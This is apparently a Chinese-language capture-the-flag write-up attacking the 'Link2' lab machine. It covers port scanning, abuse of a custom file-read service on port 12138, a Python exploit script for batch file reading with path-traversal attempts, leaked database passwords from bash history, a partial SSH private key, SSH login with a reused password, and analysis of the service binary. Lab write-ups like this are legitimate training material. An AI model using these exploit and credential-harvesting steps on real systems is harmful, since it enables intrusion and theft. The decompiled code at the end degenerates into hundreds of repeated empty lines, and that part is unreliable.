

Link2

服务发现

22: OpenSSH

80: 运行在Apache上的web


12138: 一个暂时未知的服务

```
(nay@pt4nay)~[~]
$ rustscan -a 192.168.1.11 -r 1-65535 -- -sV
Automatically increasing ulimit value to 2000.
Open 192.168.1.11:22
Open 192.168.1.11:80
Open 192.168.1.11:12138
Starting Script(s)
Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV" on ip 192.168.1.11
Depending on the complexity of the script, results may take some time to appear.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 16:57 +0800
NSE: Loaded 48 scripts for scanning.
Initiating ARP Ping Scan at 16:57
Scanning 192.168.1.11 [1 port]
Completed ARP Ping Scan at 16:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:57
Completed Parallel DNS resolution of 1 host. at 16:57, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 0]
Initiating SYN Stealth Scan at 16:57
Scanning 192.168.1.11 (192.168.1.11) [3 ports]
Discovered open port 80/tcp on 192.168.1.11
Discovered open port 22/tcp on 192.168.1.11
Discovered open port 12138/tcp on 192.168.1.11
Completed SYN Stealth Scan at 16:57, 0.02s elapsed (3 total ports)
Initiating Service scan at 16:57
Scanning 3 services on 192.168.1.11 (192.168.1.11)
Completed Service scan at 16:57, 6.11s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.11.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:57
Completed NSE at 16:57, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:57
Completed NSE at 16:57, 0.01s elapsed
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up, received arp-response (0.00083s latency).
Scanned at 2026-04-25 16:57:22 CST for 6s

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.62 ((Debian))
12138/tcp open  unknown syn-ack ttl 64
1 service unrecognized despite returning data. If you know the service/version, please
https://nmap.org/cgi-bin/submit.cgi?new-service :
```

80端口

页面打开只有一张图片，先后进行了源代码的查看和目录发现没有发现什么内容。后续就想图片里面会不会隐藏什么信息。发现它就是一张简单的图片，线索到这里就断了。



```
(pyvenv)-(nay@pt4nay)-[~/ame/hack/weapon/dirsearch]
$ python dirsearch.py -u http://192.168.1.11
```

v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12295

Target: http://192.168.1.11/

```
[17:02:32] Scanning:
```

	Status	Type	Path
[17:02:34]	403	277B	/.
[17:02:45]	200	2KB	/index.html
[17:02:50]	403	277B	/server-status
[17:02:50]	403	277B	/server-status/

Task Completed


```

(nay@pt4nay)~/hack/lab/mazesec/Link2]
$ wget http://192.168.1.11/12138.jpg
--2026-04-25 17:05:51-- http://192.168.1.11/12138.jpg
正在连接 192.168.1.11:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：42482 (41K) [image/jpeg]
正在保存至：“12138.jpg”

12138.jpg                               100%[=====] 41.49K --.-KB/s 用时 0s

2026-04-25 17:05:51 (1.29 GB/s) - 已保存 “12138.jpg” [42482/42482]

(nay@pt4nay)~/hack/lab/mazesec/Link2]
$ file 12138.jpg
12138.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 640x640, components 3

(nay@pt4nay)~/hack/lab/mazesec/Link2]
$ hexdump -C 12138.jpg
00000000 ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 |.....JFIF.....|
00000010 00 01 00 00 ff db 00 43 00 06 04 05 06 05 04 06 |.....C.....|
00000020 06 05 06 07 07 06 08 0a 10 0a 0a 09 09 0a 14 0e |.....|
00000030 0f 0c 10 17 14 18 18 17 14 16 16 1a 1d 25 1f 1a |.....%..|
00000040 1b 23 1c 16 16 20 2c 20 23 26 27 29 2a 29 19 1f |. #... , #&'*)..|
00000050 2d 30 2d 28 30 25 28 29 28 ff db 00 43 01 07 07 |-0-(0%)(...C...|
00000060 07 0a 08 0a 13 0a 0a 13 28 1a 16 1a 28 28 28 28 |.....C.....|
00000070 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 |CCCCCCCCCCCCC|
*
00000090 28 28 28 28 28 28 28 28 28 28 28 ff c0 |CCCCCCCCCCCCC..|
000000a0 00 11 08 02 80 02 80 03 01 22 00 02 11 01 03 11 |.....".....|
000000b0 01 ff c4 00 1c 00 01 00 01 05 01 01 00 00 00 00 |.....|
000000c0 00 00 00 00 00 00 00 01 02 05 06 07 08 04 03 ff |.....|
000000d0 c4 00 55 10 00 01 03 03 01 04 06 06 07 04 07 07 |..U.....|
000000e0 01 05 08 03 01 00 02 03 04 05 11 06 07 12 21 31 |.....!1|
000000f0 13 41 51 61 71 81 14 22 32 91 a1 b1 08 23 42 52 |.Aqaa..2....#BRI

```

12138端口

再次用nmap对这个端口进行探测了一下，发现他是有返回结果的，类似于：Please enter a path。nmap一般会用多种协议（http、ldap、dns等）去探测服务，而这里不论用那种他的响应结果都是一样的，于是我就想这会不会是一个纯tcp socket服务。

```

(pyvenv)-(nay@pt4nay)~/ame/hack/weapon/dirsearch]
$ nmap -p 12138 -sV 192.168.1.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 17:08 +0800
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
12138/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port12138-TCP:V=7.98%T=7%N=4/75%Time=69FC848F%P=x86_64-pc-linux-gnu%(G
SF:enericLines,14,"Please\x20enter\x20a\x20path\n")%(GetRequest,14,"Plea
SF:e\x20enter\x20a\x20path\n")%(HTTPOptions,14,"Please\x20enter\x20a\x20p
SF:ath\n")%(RTSPRequest,14,"Please\x20enter\x20a\x20path\n")%(RPCCheck,1
SF:4,"Please\x20enter\x20a\x20path\n")%(DNSVersionBindReqTCP,14,"Please\x
SF:20enter\x20a\x20path\n")%(DNSStatusRequestTCP,14,"Please\x20enter\x20a
SF:x20path\n")%(Help,14,"Please\x20enter\x20a\x20path\n")%(SSLSessionRe
SF:q,14,"Please\x20enter\x20a\x20path\n")%(TerminalServerCookie,14,"Plea
SF:e\x20enter\x20a\x20path\n")%(X11Probe,14,"Please\x20enter\x20a\x20path
SF:\n")%(FourOhFourRequest,14,"Please\x20enter\x20a\x20path\n")%(LPDStri
SF:ng,14,"Please\x20enter\x20a\x20path\n")%(LDAPSearchReq,14,"Please\x20e
SF:nter\x20a\x20path\n")%(LDAPBindReq,14,"Please\x20enter\x20a\x20path\n"
SF:)%r(LANDesk-RC,14,"Please\x20enter\x20a\x20path\n")%(TerminalServer,14
SF:,"Please\x20enter\x20a\x20path\n")%(NCP,14,"Please\x20enter\x20a\x20pa
SF:th\n")%(NotesRPC,14,"Please\x20enter\x20a\x20path\n")%(JavaRMI,14,"Pl
SF:ease\x20enter\x20a\x20path\n")%(oracle-tns,14,"Please\x20enter\x20a\x2
SF:0path\n")%(ms-sql-s,14,"Please\x20enter\x20a\x20path\n")%(afp,14,"Ple
SF:ase\x20enter\x20a\x20path\n")%(giop,14,"Please\x20enter\x20a\x20path\n
SF:");
MAC Address: 08:00:27:BB:0D:40 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds

```

后面就用nc连接试了一下，在我随意输了一个字符串回车之后，他直接报错断开连接了，并且有一个路径信息 /home/user12138。这里很容易想到是home目录，并且用户是user12138。尝试了一下user.txt，结果返回了第一个flag的信息：flag{user-05851bbc17a30c08cebd70bb537a3115}

```
(pyvenv)-(nay@pt4nay)-[~/ame/hack/weapon/dirsearch]
$ nc 192.168.1.11 12138
/
Must start with /home/user12138
Error a
```

```
(pyvenv)-(nay@pt4nay)-[~/ame/hack/weapon/dirsearch]
$ echo -e "/home/user12138/user.txt" | nc 192.168.1.11 12138
flag{user-05851bbc17a30c08cebd70bb537a3115}
```

这里类似于文件读取的一个效果，为了方便利用我找ai帮我写了一个利用脚本并且给一些敏感路径的字典：

```
#!/usr/bin/env python3
import socket
import argparse
import sys

def read_file(host, port, filepath, use_traversal=False):
    """
    从存在漏洞的服务读取文件
    """
    if use_traversal:
        # 自动添加路径遍历
        traversal = "../" * 10
        if filepath.startswith('/'):
            filepath = filepath[1:]
        final_path = f"/home/user12138/{traversal}{filepath}"
    else:
        final_path = filepath

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(5)
        sock.connect((host, port))

        sock.send((final_path + '\n').encode())

        # 接收所有数据
        data = b""
        while True:
            try:
                chunk = sock.recv(4096)
                if not chunk:
                    break
                data += chunk
            except socket.timeout:
                break

        sock.close()
        return data.decode(errors='ignore')

    except Exception as e:
```



```

        return f"错误: {e}"

def main():
    parser = argparse.ArgumentParser(description='文件读取漏洞利用脚本')
    parser.add_argument('-H', '--host', default='192.168.1.11', help='目标主机IP')
    parser.add_argument('-p', '--port', type=int, default=12138, help='目标端口')
    parser.add_argument('-f', '--file', help='读取单个文件路径')
    parser.add_argument('-l', '--list', help='从文件读取路径列表（每行一个路径）')
    parser.add_argument('-t', '--traversal', action='store_true', help='使用路径遍历（自动添加 ../）')
    parser.add_argument('-o', '--output', help='输出结果到文件')

    args = parser.parse_args()

    # 读取单个文件
    if args.file:
        print(f"[*] 读取文件: {args.file}")
        result = read_file(args.host, args.port, args.file, args.traversal)
        print(result)

        if args.output:
            with open(args.output, 'w') as f:
                f.write(result)
            print(f"[+] 结果已保存到: {args.output}")

    # 批量读取
    elif args.list:
        try:
            with open(args.list, 'r') as f:
                paths = [line.strip() for line in f if line.strip()]
        except Exception as e:
            print(f"[-] 读取列表文件失败: {e}")
            sys.exit(1)

    results = {}
    for path in paths:
        print(f"\n[*] 尝试读取: {path}")
        result = read_file(args.host, args.port, path, args.traversal)
        print(f"[+] 结果:\n{result[:500]}{'...' if len(result) > 500 else ''}")

        results[path] = result

        if args.output:
            with open(args.output, 'a') as f:
                f.write(f"\n{'='*60}\n文件: {path}\n{'='*60}\n")
                f.write(result)

    if args.output:
        print(f"\n[+] 所有结果已保存到: {args.output}")

    else:
        parser.print_help()

if __name__ == "__main__":
    main()

```

手动尝试过路径遍历和绝对路径等读取方式后，总结出了比较关键的几点：

- 这个服务不允许携带 `..`，意味着我们无法路径穿越，读取任意目录的文件了
- 默认只能在 `/home/user12138`，也就是我们只能读取这里面的文件
- 后续发现读取的文件大小限制在1kb左右，而ssh密钥 `id_rsa` 一般是超出这个限制的，这也是为什么导致我们ssh密钥读取不全的问题。

所以这个字典的构造主要还是针对用户目录的敏感文件的利用，列如命令历史 `.bash_history`、ssh密钥 `id_rsa` 等等。然后我就在历史命令中发现了 `root` 与 `william` 数据库用户与密码信息。

```
(nay@pt4nay)~[~/.../hack/lab/mazesec/Link2]
$ python fileread.py -l dict.txt
```

```
[*] 尝试读取：/home/user12138/user.txt
[+] 结果：
flag{user-05851bbc17a30c08cebd70bb537a3115}
```

```
[*] 尝试读取：/home/user12138/../../etc/passwd
[+] 结果：
Cannot use '..' in path
```

```
[*] 尝试读取：/etc/passwd
[+] 结果：
Must start with /home/user12138
Error a
```

```
[*] 尝试读取：/home/user12138/.bash_history
[+] 结果：
ls -al
mkdir .ssh
ssh-keygen -t rsa
ls -al
mysql -uroot -pfN10MaXtaEY5VJWJ65ni
exit
mysql -uwilliam -pfN10MaXtaEY5VJWJ65ni
exit
sudo -l
kill -h
kill --help
exit
sudo -l
ls -alh
sudo -l
systemctl cat cron.service
cat /etc/default/cron
ls -alh /etc/default/cron
exit
```

```
[*] 尝试读取：/home/user12138/.ssh/id_rsa
[+] 结果：
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAwBD3BLHDihXwJck9NECr0+JK8QTr4L1mLDFK4vpg96jKRjAbsMiv
3FwkS24QwAwxF3L4BoGVb0dbMbLCYUvKyr24L8uhrw5pC9RqX54LEI8h0RVoc0jlaGMa7s
7yhDR+JVufqRVt7TsVyzvzhjaIBPp00Ze5hCXQvA6j2sxV6RR82Y8VCzBF96zKs+0o0Em3h
I9HGSV4P436hRigJGrSDBY76H/XiYDn/JfSpsP3AsGvZ6V0VSLew4BMWPeZv+crk0mMU1Z
RGiA8E8Ci/uUjHcRptqIGHGAKTfckHfYbV5FUK+HTDno/+IcmYyUguxH/rfxD0orTSA/x
adHCaw1bI1c7PRRJcZHIqkx1vaDY4sZRmcIaVu...
```

基于密码喷洒的思路，将其利用在ssh上，最终 `william:fn10MaXtaEY5VJWJ65ni` ssh登录成功。


```

(pyvenv)-(nay@pt4nay)-[~/ame/hack/weapon/dirsearch]
$ ssh william@192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
ED25519 key fingerprint is: SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.11' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
william@192.168.1.11's password:
Linux Link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 01:15:10 2026 from 192.168.1.10
william@Link:~$ |

```

横向到user12138

简单做了一下linux内的信息收集，在查看进程信息的时候，比较可疑的是这个 `/opt/12138` 对应的进程信息（root方式在运行）和根目录下的12138.txt。

- 前者是一个定时任务，并且为root权限
- 后者则是一个很可疑的文件，但是以我们目前的权限是无法读取的，能读取到的前提是拿到user12138的权限。

```

root      273      1  0 04:56 ?        00:00:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/
hclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root      285      1  0 04:56 ?        00:00:00 /usr/sbin/cron -f
root      288      1  0 04:56 ?        00:00:00 /usr/sbin/rsyncd -n -iNONE
root      291      285  0 04:56 ?        00:00:00 /usr/sbin/CRON -f
root      294      1  0 04:56 ?        00:00:00 /lib/systemd/systemd-logind
root      301      1  0 04:56 tty1    00:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root      303      291  0 04:56 ?        00:00:00 /bin/sh -c /opt/12138
root      308      303  0 04:56 ?        00:00:00 /opt/12138
root      317      1  0 04:56 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root      319      1  0 04:56 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upg
own --wait-for-signal
root      354      1  0 04:56 ?        00:00:00 /usr/sbin/apache2 -k start
root      591      2  0 05:38 ?        00:00:00 [kworker/0:1-ata_sff]
root      653      2  0 05:40 ?        00:00:00 [kworker/u2:2-events_unbound]
root      664      2  0 05:43 ?        00:00:00 [kworker/0:2-ata_sff]
root      674      2  0 05:46 ?        00:00:00 [kworker/u2:1-events_unbound]
root      679      317  0 05:47 ?        00:00:00 sshd: william [priv]
root      709      2  0 05:48 ?        00:00:00 [kworker/0:0-events]
root      726      2  0 05:52 ?        00:00:00 [kworker/u2:0]
william   728      703  0 05:52 pts/0    00:00:00 grep root
william@Link:~$ |

```

```

william@Link:~$ ls -alh /
total 72K
drwxr-xr-x 18 root root 4.0K Apr 6 06:08 .
drwxr-xr-x 18 root root 4.0K Apr 6 06:08 ..
-r----- 1 user12138 user12138 21 Apr 6 06:08 12138.txt
lrwxrwxrwx 1 root root 7 Mar 18 2025 bin -> usr/bin
drwxr-xr-x 3 root root 4.0K Mar 18 2025 boot
drwxr-xr-x 17 root root 3.2K Apr 25 04:56 dev
drwxr-xr-x 82 root root 4.0K Apr 25 04:57 etc
drwxr-xr-x 4 root root 4.0K Apr 6 06:17 home
lrwxrwxrwx 1 root root 31 Mar 18 2025 initrd.img -> boot/initrd.img-4.19.0-27-amd64
lrwxrwxrwx 1 root root 31 Mar 18 2025 initrd.img.old -> boot/initrd.img-4.19.0-21-amd64
lrwxrwxrwx 1 root root 7 Mar 18 2025 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Mar 18 2025 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Mar 18 2025 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Mar 18 2025 libx32 -> usr/libx32
drwx----- 2 root root 16K Mar 18 2025 lost+found
drwxr-xr-x 3 root root 4.0K Mar 18 2025 media
drwxr-xr-x 2 root root 4.0K Mar 18 2025 mnt
drwxr-xr-x 2 root root 4.0K Apr 6 06:51 opt
dr-xr-xr-x 137 root root 0 Apr 25 04:57 proc
drwx----- 6 root root 4.0K Apr 6 06:52 root
drwxr-xr-x 18 root root 540 Apr 25 05:47 run
lrwxrwxrwx 1 root root 8 Mar 18 2025/sbin -> usr/sbin
drwxr-xr-x 2 root root 4.0K Mar 18 2025 srv
dr-xr-xr-x 13 root root 0 Apr 25 04:56 sys
drwxrwxrwt 10 root root 4.0K Apr 25 05:39 tmp
drwxr-xr-x 14 root root 4.0K Apr 1 2025 usr
drwxr-xr-x 12 root root 4.0K Apr 1 2025 var
lrwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz -> boot/vmlinuz-4.19.0-27-amd64
lrwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz.old -> boot/vmlinuz-4.19.0-21-amd64

```

12138 elf可执行文件的分析

最开始用 file 和 strings 简单的分析了一下，他是一个elf的可执行文件。并且里面还有一个/tmp的目录，为了查清他到底是做什么的我把他放在了ida里面。

```

william@Link:~$ cd /opt/
william@Link:/opt$ ls -alh
total 28K
drwxr-xr-x 2 root root 4.0K Apr 6 06:51 .
drwxr-xr-x 18 root root 4.0K Apr 6 06:08 ..
-rwxr-xr-x 1 user12138 user12138 18K Apr 6 06:51 12138
william@Link:/opt$ file 12138
12138: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=00edce03c6a8d3ce45edac402ecdc41fd8f54f0e, for GNU/Linux 3.2.0, not stripped
william@Link:/opt$ strings 12138

```



```
william@Link:/opt$ strings 12138
/lib64/ld-linux-x86-64.so.2
socket
exit
htons
strncmp
perror
listen
send
strstr
bind
read
recv
inet_addr
setsockopt
close
open
strchr
accept
__cxa_finalize
__libc_start_main
__lxstat
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
</t0
[]A\A]A^A_
Please enter a path
Cannot use '..' in path
/home/user12138
/tmp
Must start with /home/user12138
Error accessing path
Symbolic links are not allowed
Failed to open file
File is empty
Socket creation failed
Setsockopt failed
0.0.0.0
Bind failed
Listen failed
Accept failed
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
12138
```



```

9  int v8; // [rsp+51Ch] [rbp-4h]
10
11  v8 = recv(a1, buf, 0x64u, 0);
12  if ( v8 <= 0 )
13      return close(a1);
14  buf[v8] = 0;
15  v7 = strchr(buf, 10);
16  if ( v7 )
17      *v7 = 0;
18  if ( buf[0] == 47 )
19  {
20      if ( strstr(buf, "..") )
21      {
22          send(a1, "Cannot use '..' in path\n", 0x18u, 0);
23          return close(a1);
24      }
25      else if ( !strncmp(buf, "/home/user12138", 0xFu) || !strncmp(buf, "/tmp", 4u) )
26      {
27          if ( (unsigned int)lstat(buf, &stat_buf) == -1 )
28          {
29              send(a1, "Error accessing path\n", 0x15u, 0);
30              return close(a1);
31          }
32          else if ( (stat_buf.st_mode & 0xF000) == 0xA000 )
33          {
34              send(a1, "Symbolic links are not allowed\n", 0x1Fu, 0);
35              return close(a1);
36          }
37          else
38          {
39              v6 = open(buf, 0);
40              if ( v6 == -1 )
41              {
42                  send(a1, "Failed to open file\n", 0x14u, 0);
43                  return close(a1);
44              }
45              else
46              {
47                  v5 = read(v6, v2, 0x3FFu);
48                  close(v6);
49                  if ( v5 <= 0 )
50                  {
51                      send(a1, "File is empty\n", 0xEu, 0);
52                  }
53                  else
54                  {
55                      // ...
56                  }
57              }
58          }
59      }
60  }
61  // ...
62  }
63  // ...
64  }
65  // ...
66  }
67  // ...
68  }
69  // ...
70  }
71  // ...
72  }
73  // ...
74  }
75  // ...
76  }
77  // ...
78  }
79  // ...
80  }
81  // ...
82  }
83  // ...
84  }
85  // ...
86  }
87  // ...
88  }
89  // ...
90  }
91  // ...
92  }
93  // ...
94  }
95  // ...
96  }
97  // ...
98  }
99  // ...
100  }
101  // ...
102  }
103  // ...
104  }
105  // ...
106  }
107  // ...
108  }
109  // ...
110  }
111  // ...
112  }
113  // ...
114  }
115  // ...
116  }
117  // ...
118  }
119  // ...
120  }
121  // ...
122  }
123  // ...
124  }
125  // ...
126  }
127  // ...
128  }
129  // ...
130  }
131  // ...
132  }
133  // ...
134  }
135  // ...
136  }
137  // ...
138  }
139  // ...
140  }
141  // ...
142  }
143  // ...
144  }
145  // ...
146  }
147  // ...
148  }
149  // ...
150  }
151  // ...
152  }
153  // ...
154  }
155  // ...
156  }
157  // ...
158  }
159  // ...
160  }
161  // ...
162  }
163  // ...
164  }
165  // ...
166  }
167  // ...
168  }
169  // ...
170  }
171  // ...
172  }
173  // ...
174  }
175  // ...
176  }
177  // ...
178  }
179  // ...
180  }
181  // ...
182  }
183  // ...
184  }
185  // ...
186  }
187  // ...
188  }
189  // ...
190  }
191  // ...
192  }
193  // ...
194  }
195  // ...
196  }
197  // ...
198  }
199  // ...
200  }
201  // ...
202  }
203  // ...
204  }
205  // ...
206  }
207  // ...
208  }
209  // ...
210  }
211  // ...
212  }
213  // ...
214  }
215  // ...
216  }
217  // ...
218  }
219  // ...
220  }
221  // ...
222  }
223  // ...
224  }
225  // ...
226  }
227  // ...
228  }
229  // ...
230  }
231  // ...
232  }
233  // ...
234  }
235  // ...
236  }
237  // ...
238  }
239  // ...
240  }
241  // ...
242  }
243  // ...
244  }
245  // ...
246  }
247  // ...
248  }
249  // ...
250  }
251  // ...
252  }
253  // ...
254  }
255  // ...
256  }
257  // ...
258  }
259  // ...
260  }
261  // ...
262  }
263  // ...
264  }
265  // ...
266  }
267  // ...
268  }
269  // ...
270  }
271  // ...
272  }
273  // ...
274  }
275  // ...
276  }
277  // ...
278  }
279  // ...
280  }
281  // ...
282  }
283  // ...
284  }
285  // ...
286  }
287  // ...
288  }
289  // ...
290  }
291  // ...
292  }
293  // ...
294  }
295  // ...
296  }
297  // ...
298  }
299  // ...
300  }
301  // ...
302  }
303  // ...
304  }
305  // ...
306  }
307  // ...
308  }
309  // ...
310  }
311  // ...
312  }
313  // ...
314  }
315  // ...
316  }
317  // ...
318  }
319  // ...
320  }
321  // ...
322  }
323  // ...
324  }
325  // ...
326  }
327  // ...
328  }
329  // ...
330  }
331  // ...
332  }
333  // ...
334  }
335  // ...
336  }
337  // ...
338  }
339  // ...
340  }
341  // ...
342  }
343  // ...
344  }
345  // ...
346  }
347  // ...
348  }
349  // ...
350  }
351  // ...
352  }
353  // ...
354  }
355  // ...
356  }
357  // ...
358  }
359  // ...
360  }
361  // ...
362  }
363  // ...
364  }
365  // ...
366  }
367  // ...
368  }
369  // ...
370  }
371  // ...
372  }
373  // ...
374  }
375  // ...
376  }
377  // ...
378  }
379  // ...
380  }
381  // ...
382  }
383  // ...
384  }
385  // ...
386  }
387  // ...
388  }
389  // ...
390  }
391  // ...
392  }
393  // ...
394  }
395  // ...
396  }
397  // ...
398  }
399  // ...
400  }
401  // ...
402  }
403  // ...
404  }
405  // ...
406  }
407  // ...
408  }
409  // ...
410  }
411  // ...
412  }
413  // ...
414  }
415  // ...
416  }
417  // ...
418  }
419  // ...
420  }
421  // ...
422  }
423  // ...
424  }
425  // ...
426  }
427  // ...
428  }
429  // ...
430  }
431  // ...
432  }
433  // ...
434  }
435  // ...
436  }
437  // ...
438  }
439  // ...
440  }
441  // ...
442  }
443  // ...
444  }
445  // ...
446  }
447  // ...
448  }
449  // ...
450  }
451  // ...
452  }
453  // ...
454  }
455  // ...
456  }
457  // ...
458  }
459  // ...
460  }
461  // ...
462  }
463  // ...
464  }
465  // ...
466  }
467  // ...
468  }
469  // ...
470  }
471  // ...
472  }
473  // ...
474  }
475  // ...
476  }
477  // ...
478  }
479  // ...
480  }
481  // ...
482  }
483  // ...
484  }
485  // ...
486  }
487  // ...
488  }
489  // ...
490  }
491  // ...
492  }
493  // ...
494  }
495  // ...
496  }
497  // ...
498  }
499  // ...
500  }
501  // ...
502  }
503  // ...
504  }
505  // ...
506  }
507  // ...
508  }
509  // ...
510  }
511  // ...
512  }
513  // ...
514  }
515  // ...
516  }
517  // ...
518  }
519  // ...
520  }
521  // ...
522  }
523  // ...
524  }
525  // ...
526  }
527  // ...
528  }
529  // ...
530  }
531  // ...
532  }
533  // ...
534  }
535  // ...
536  }
537  // ...
538  }
539  // ...
540  }
541  // ...
542  }
543  // ...
544  }
545  // ...
546  }
547  // ...
548  }
549  // ...
550  }
551  // ...
552  }
553  // ...
554  }
555  // ...
556  }
557  // ...
558  }
559  // ...
560  }
561  // ...
562  }
563  // ...
564  }
565  // ...
566  }
567  // ...
568  }
569  // ...
570  }
571  // ...
572  }
573  // ...
574  }
575  // ...
576  }
577  // ...
578  }
579  // ...
580  }
581  // ...
582  }
583  // ...
584  }
585  // ...
586  }
587  // ...
588  }
589  // ...
590  }
591  // ...
592  }
593  // ...
594  }
595  // ...
596  }
597  // ...
598  }
599  // ...
600  }
601  // ...
602  }
603  // ...
604  }
605  // ...
606  }
607  // ...
608  }
609  // ...
610  }
611  // ...
612  }
613  // ...
614  }
615  // ...
616  }
617  // ...
618  }
